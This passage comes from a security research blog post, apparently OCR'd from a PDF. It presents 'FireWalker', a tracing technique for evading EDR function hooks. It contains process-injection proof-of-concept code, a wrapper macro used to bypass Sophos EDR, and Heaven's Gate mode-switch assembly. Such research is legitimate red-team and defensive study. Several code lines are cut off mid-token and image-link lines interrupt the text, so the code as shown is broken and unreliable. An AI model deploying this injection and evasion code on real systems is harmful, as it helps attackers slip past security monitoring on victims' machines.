
To deal with this we take advantage of the fact that when the `Wow64SystemServiceCall` function is executed to transition the processor from 32-bit emulation mode to 64-bit native mode, the return address at which execution will resume when the processor switches back to 32-bit mode is located at the top of the stack.

Before allowing the execution of the Heaven's Gate instruction the high-bit is set on the return address at the top of the stack (`*(DWORD*)pexinf->ContextRecord->Esp |= 0x80000000`), which will result in an access violation occurring attempting to execute an invalid address as soon as execution of 32-bit code is resumed. Handling this case is the task performed by the first `if`-statement of the `TrapFilter` function, which detects the resulting access violation and removes the high bit from the instruction pointer before restoring the trap flag and allowing execution to continue.

Executing the `CreateProcess` example detailed earlier shows the efficacy of the approach. First removing the call to `Trap()` (yielding an identical result to that shown earlier):



Then executing the same code with the `Trap()` function called – to initiate tracing – demonstrating sidestepping of the hook through the absence of logged parameters:



Case Study: FireWalker vs. Sophos EDR

To put the FireWalker concept to practice a number of EDRs were tested using a proof-of-concept which employed a technique for code injection and execution often detected due to being employed frequently by post-exploitation tooling such as UrbanBishop (although UrbanBishop is more sophisticated – using shared sections to achieve code injection):

```
printf("About to open process\n");
    getchar();

    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPid);
    if (!hProcess)
    {
        printf("Error opening process\n");
        return 1;
    }

    printf("About to alloc memory\n");
    getchar();

    LPVOID lpvRemote = VirtualAllocEx(hProcess, NULL, 8192, MEM_COMMIT | MEM_RESERVE, I
    if (!lpvRemote)
    {
        printf("Unable to allocate remote memory\n");
        return 1;
    }

    printf("About to write memory\n");
    getchar();
```

```
SIZE_T BytesWritten = 0;

if (!WriteProcessMemory(hProcess, lpvRemote, rgbPayload, lFileSize, &BytesWritten))
{
    printf("Unable to write memory\n");
    return 1;
}

printf("About to create thread\n");
getchar();

HANDLE hRemoteThread = CreateRemoteThreadEx(
    hProcess,
    NULL,
    0,
    (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(L"ntdll"), "RtlExitUser
    0,
    CREATE_SUSPENDED,
    NULL,
    NULL
);

if(!hRemoteThread)
{
    printf("Unable to create remote thread\n");
    return 1;
}

printf("About to queue APC\n");
getchar();

if (!QueueUserAPC((PAPCFUNC)lpvRemote, hRemoteThread, NULL))
{
    printf("QueueUserAPC failed\n");
    return 1;
}

printf("About to NtAlertResumeThread\n");
getchar();

ULONG ulSC = 0;


if (NtAlertResumeThread(hRemoteThread, &ulSC) != 0)
{
    printf("NtAlertResumeThread failed\n");
    return 1;
}

printf("Done\n");
```


The above code utilises the `VirtualAllocEx` and `WriteProcessMemory` functions to inject an executable payload (stored in `rgbPayload` into the remote process), and then creates and tasks a remote thread with an APC (via `CreateRemoteThread` and `QueueUserAPC`), and finally releases the thread enabling it to wake and execute any queued APCs using `NtAlertResumeThread` before promptly terminating.

Note that the use of APCs (i.e. `QueueUserAPC`) in this process may strictly be unnecessary assuming `CreateRemoteThread` succeeds as this could be used directly to execute the code written into the target process; we want the EDR to detect the behaviour so we are hedging our bets by using the above approach.

The Sophos EDR was chosen to run the proof-of-concept against as quick inspection indicated that it performed some limited function hooking and – crucially for the FireWalker PoC – was found to hook 32-bit API inside WoW64 processes (more on this later). Executing the proof-of-concept led to prompt termination of the application with the following error:



Examining the output from the console revealed that the call to `QueueUserAPC` triggered the detection behaviour as we'd hoped:



To test the efficacy of FireWalker against Sophos EDR it would be necessary therefore to wrap the call to `QueueUserAPC` in the `AddVectoredExceptionHandler`/`Trap` etc. calls as done previously when calling `CreateProcess`.


To make the use of FireWalker a little more elegant, a small `FIREWALK` macro was created to automatically implement these necessary steps:

```
#define FIREWALK(call)  \
        [&](){ \
        HANDLE veh = AddVectoredExceptionHandler(1, TrapFilter); \
        Trap(); \
        auto r = call; \
        Untrap(); \
        RemoveVectoredExceptionHandler(veh); \
        return r; \
        }()
```

Enabling function calls to be wrapped more simply as follows:

```
    if (!FIREWALK(QueueUserAPC((PAPCFUNC)lpvRemote, hRemoteThread, NULL)))
    {
        printf("QueueUserAPC failed\n");
        return 1;
    }
```

Compiling the PoC with this wrapper yielded the following:



Demonstrating successful execution of the payload (by popping calc – as is traditional) and complete circumvention of Sophos' user-land hooks.

Shortcomings

Unfortunately the FireWalker technique as described has a number of minor shortcomings which make it a little less than ideal to rely on as the sole method of generically bypassing EDRs which utilise function hooking.

The first is that FireWalker can slow performance as executing the `TrapFilter` function before each instruction decreases the performance of traced code by many orders of magnitude. The performance penalty could be accepted for tasks which are infrequently performed such as process creation, remote process memory manipulation and thread creation, etc. but in general terms it is too slow to be used for every function call and would need to be used sparingly. It will however likely be negligible for suspicious functions inside general purpose red team tools such as loaders, initial access payloads and implants.

A possible solution to this problem may be to use branch tracing rather than single-stepping, however this capability did not appear to work as expected in Windows 10. Whilst investigating this option it was discovered that the *Last Branch* value – a pointer to the instruction which branched – was not provided to the exception handler by the OS as requested by setting the appropriate debug register flags (*DR7* bits 8 and 9). Without this pointer the heuristic for determining whether a hooked function is being executed is made more complicated, and may prove unreliable.

The second – which could be resolved with moderate effort – is the inability for FireWalker in its present form to trace into 64-bit functions, meaning that any hooks installed on 64-bit code (including the code which dispatches actual system calls) is not traced.

This could be resolved by – rather than losing visibility of the code executed after entering Heaven's Gate – manually switching the processor into 64-bit mode, installing a vectored exception handler and re-enabling the trap flag. This would require a duplicated implementation of the `TrapFilter` function to handle 64-bit instructions. The transition back to 32-bit mode would also need to be implemented.

An example of code which could handle the transition (and which can be compiled as 32-bit inline assembly) follows:

```
DECLSPEC_NOINLINE __declspec(naked) void Enter64(DWORD zero = 0)
{
        __asm
        {
                push 0x33
                call here
        }
here:
```

```
        __asm
        {
                sub dword ptr [esp], -5
                retf
                ret
        }
}

DECLSPEC_NOINLINE __declspec(naked) void Leave64(DWORD zero = 0)
{
        __asm
        {
                call here
        }
here:
        __asm
        {
                sub dword ptr[esp], -10
                add dword ptr[esp + 4], 0x23
                retf
                ret 4
        }
}
```

Implementing this capability would be complicated by the fact that it is not possible within the Visual Studio implementation of C++ to compile mixed x86 and x64 assembly code, so an external assembler would be required to assemble the code required to provide the 64-bit implementation of `TrapFilter` and to install the VEH.

The third and perhaps most serious reason that this technique is limited is that certain EDR products (for example Cylance) hook smaller functions like the `Nt*` function implementations by copying the entire function into a new section of memory rather than just enough to hook the function. The EDR then executes this private copy of the function and no thunk exists to easily identify and redirect execution to. In these instances, customisation targeted at specific EDRs is therefore required to achieve a successful bypass.

For functions with a fairly distinct body it may be possible to identify function copies by comparing bytes after the hook `jmp` with sequences located in executable memory elsewhere, rather than by identifying the `jmp` back into the hooked function. Unfortunately many of the most common functions hooked targets (i.e.)`Nt*` API) differ only in their first half-dozen or so bytes and would therefore be hard to uniquely identify using this approach.

Conclusion

The FireWalker technique may be useful to evade function hooking when the EDR to be evaded is not known in advance, and provides the user with a method of writing somewhat hook-agnostic code. Further investigation and refinement is needed to make the technique work on 64-bit platforms, and further thought needs to be given to bypassing EDR which hook functions by taking a copy of the entire target method rather than jumping back into the original function.

Additionally the code which searches memory for thunks may have some re-use value from the perspective of providing a method of identifying and calling low level `Nt*` API without having to go through the process of reloading/reading from disk the `ntdll.dll` module, which will undoubtedly become an indicator that EDR will seek to detect in the future.

We have open-sourced the FireWalker library on the MDSec ActiveBreach github.

References

- Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR
- Red Teaming Experiments – Import Address Table (IAT) Hooking
- CodeProject – Taking advantage of Windows Hot Patching mechanism
- Frida
- GitHub – Microsoft Research Detours Package
- First Tel-Aviv 2019 – Bypassing User Mode Hooks
- Windows 10 TH2 INT 2E Mystery
- GitHub – J00ru – Windows System Call Tables
- GitHub – Microwave89 – Directly Calling NtCreateUserProcess
- A1Logic – Single Step Debugging Explained
- OpenRCE – Pedram's Blog – Branch Tracing with Intel MSR Registers
- CodeProject – Last Branch Records and Branch Tracing
- MSDN – Vectored Exception Handling
- Wikipedia – Microsoft Specific Exception Handling Mechanisms
- Medium – Hoang Bui – Hooking Heaven's Gate
- FuzzySecurity – SharpSuite – UrbanBishop

This blog post was written by Peter Winter-Smith.



written by

MDSec Research

Ready to engage with MDSec?

Get in touch

Stay updated with the latest news from MDSec.